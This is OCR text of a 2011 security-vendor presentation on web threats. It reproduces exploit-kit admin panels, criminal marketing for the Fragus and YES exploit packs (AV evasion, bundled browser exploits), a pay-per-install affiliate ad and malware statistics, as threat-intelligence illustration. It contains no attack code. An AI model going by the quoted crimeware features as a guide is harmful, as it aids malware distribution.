Current Trends in Web Security Attacks and Best Practices to Stop Them

Presented by

Terry Leung

大中華區技術顧問


July, 2011

M86 SECURITY

Real-Time Security for the Borderless Network


Agenda

- Evolution of Web Threats & Crimeware
- Detailed Analysis of URL Filtering and AV Scanning capabilities
- How a Legitimate Site is Hacked to Serve Malware
- How Dynamic Code is Executed
- Exploiting Known Vulnerabilities
- Advantages of Real-Time Code Analysis



M86 SECURITY

Evolution of the Web Threat



Malware first distributed & AV Scanning used to detect

URL Filtering Launched to control end-user Internet Productivity

Malware Shifts to be distributed through the Web – URL Filtering used to block well known Malware sites

Web Reputation launched to detect the Hackers Websites


Hackers move to infect Legitimate sites

Real-time Code Analysis launched to address the new dynamic threat and legitimate site infection

Web Statistics

World Malware Map


Where is most malicious code being hosted?



COUNTRY	PERCENTAGE
● United States	32.4
● China	12.7
● Germany	7.6
● United Kingdom	5.2
● Russian Federation	5.0
● France	3.8
● Italy	2.9
● Brazil	2.3
● The Netherlands	2.2
● Canada	2.0

Geo-location of Malicious Code Hosted on Servers in the First Half of 2011

Web Crimeware: There's an App for That!



Exploit penetration statistics - Microsoft Internet Explorer

Overall statistics

Total hosts	MS03-11	MS04-013	MS05-001	MS06-013	MFSA2005-50	MS06-006
8958	324	10	49	126	33	0
100.00 %	3.62 %	0.11 %	0.55 %	1.41 %	0.37 %	0.00 %

Total number of Exploited hosts is 542

Total Exploit efficiency is 6.05 %

Operation Systems statistics

S name	Hosts	MS03-11	MS04-013	MS05-001	MS06-013	MFSA2005-50	MS06-006
Linux	55	0	0	0	0	0	0
Mac OS	92	0	0	0	0	0	0
owerPC	46	0	0	0	0	0	0
nknown	98	0	0	0	0	0	0
dows 2000	534	60	0	4	0	4	0
dows 2003	27	0	0	0	0	0	0
ndows 95	9	5	0	0	0	0	0

Fragus-support

Reputation: 0

Fragus v1.0 - a bunch of exploits

Fragus v1.2 - a bunch of exploits

Admin:

* Nice design
* Multilingual interface (English, Russian)
* Admin password protected
* Expanded statistics on browser (including version), operatin
* The ability to watch the actual summary statistics without r
* Files downloaded from the admin panel
* Ability to specify a file name with which your EXE will be loa
* The ability to separate traffic from sellers and keep separat
* The ability for each of the sellers to specify a file or load a
* The ability for each seller to specify a different set from the
palitsya
* Ability to provide a unique link to the seller on a separate p
* The ability to quickly clear, as the overall statistics, and for
* Fragus allows you to monitor otstukami each of the exploits
* Just Fragus gives you the ability to conveniently find a link to
* Settings whole system of directly from admin

Screenshots of the admin panel (first version):
authorization
statistics
Files
Dealers traffic
references to traffic
settings

ABOUT

YA!BUCKS is pay-per-install affiliate program.

Unlike others we not paying fixed rate for install and not shave installs. We share our profit with you. Yes, that's true - we really giving you a share - 70% from revenue. Our software can live a lot of months on user PC's and you earn money every day and every hour, doesn't matter - if you already stop sending installs - you still earning money with us. In typical pay-per-install partnership programs everyone get same CPO, in this case some affiliates(with "bad quality" installs) become banned after few days(weeks, months) and without payout, and some affiliates(with "good quality" installs) not receiving as much money as those installs really costs. And PPI company closes business after some time(we know a lot of samples). Only revenue share model is really fair and can bring really big revenue to affiliates. That's all what we can say. Now - you can join us and try it or leave our site - it's up to you, but we suggesting - give us a try and you will be amazed with results!

WHAT WE CAN DO FOR YOU?

LOG IN
Username
Password
LOG IN

YOUR OPINION

ICQ 5654-84282

information

YES Exploit System v. 2.x

We are proud to present a new version-line of our product - "YES Exploit system 2". It's one of most effective browser-exploit packs from Russian blackhat community and it working very successful for a long time. There is excellent quality and good support, be sure - many people trust us.


Undetectable for AV-scanners and doesn't crash browsers. Stable free av-cleaning procedure every two weeks for licensed users.
Any unexperienced user can work with YES-Exploit system - just read a manual in pack.

It uncludes the following mod.exploits:
Util.printf, Collab.collectEmailInfo, Collab.getIcon, MS09-002, DirectShow(MPEG2), MDAC.Adodb, XML Parsing, SpreadSheet, WMEncoder, fontTags, TN3270, compareTo, JNObject and a few other.

Small overview :

Freindly architecture for plugins and modules.
Blocking filters: IP , cookies, exploited IPs.
Designed for all MS-operation systems.
Integrated encryption of exploits "on-the-fly" [you may choose one from 3]
"Detected sploits switch-off" function to save your traffic if some exploit has been detected by AV.
Different encryption for PDF-out.


...and more



Top 10 Most Popular Exploit Kits


In addition to tracking the most-observed vulnerabilities in the wild, we track the most popular exploit kits observed in the wild:

EXPLOIT/TOOLKITS	2H 2010	+/-
1. Neosploit	7	↑6
2. Phoenix	2	-
3. Blackhole	-	-
4. Incognito	-	-
5. Eleonore	1	↓4
6. Bleeding Life	-	-
7. SEO Sploit	8	↑1
8. CrimePack	-	-
9. Intoxicated	-	-
10. Siberia	-	-




Source: M86 Security Lab Report 1H2011

Cybercrime Has Eclipsed the Security Market



Sources: Detica report, 2011; OECD, IDC, 2004, 2010, FBI/IC3 cybercrime statistics, 2011, FBI 2005

Web 2.0: Creating a Fertile Ground for Attacks



WEB 2.0

Collaboration Tools

Enterprise SaaS

Media Sharing

Client Applications

Mass Communication

Interactive Sharing


Social Media

Social Networking

Web is the Primary Attack Vector

92% Malware attacks come from the Web


Result: **75%** Organizations hit by Web attack in 2010



54% Attacks dead in less than 24 hours


50% Companies hit by targeted attacks

84% Malware comes from legitimate sites



Malware Gap

Left by Legacy Malware Technologies




60% Malware Gap

What Has Changed?

- Malware has become more:
- Dynamic
- Prolific
- Stealth
- Targeted

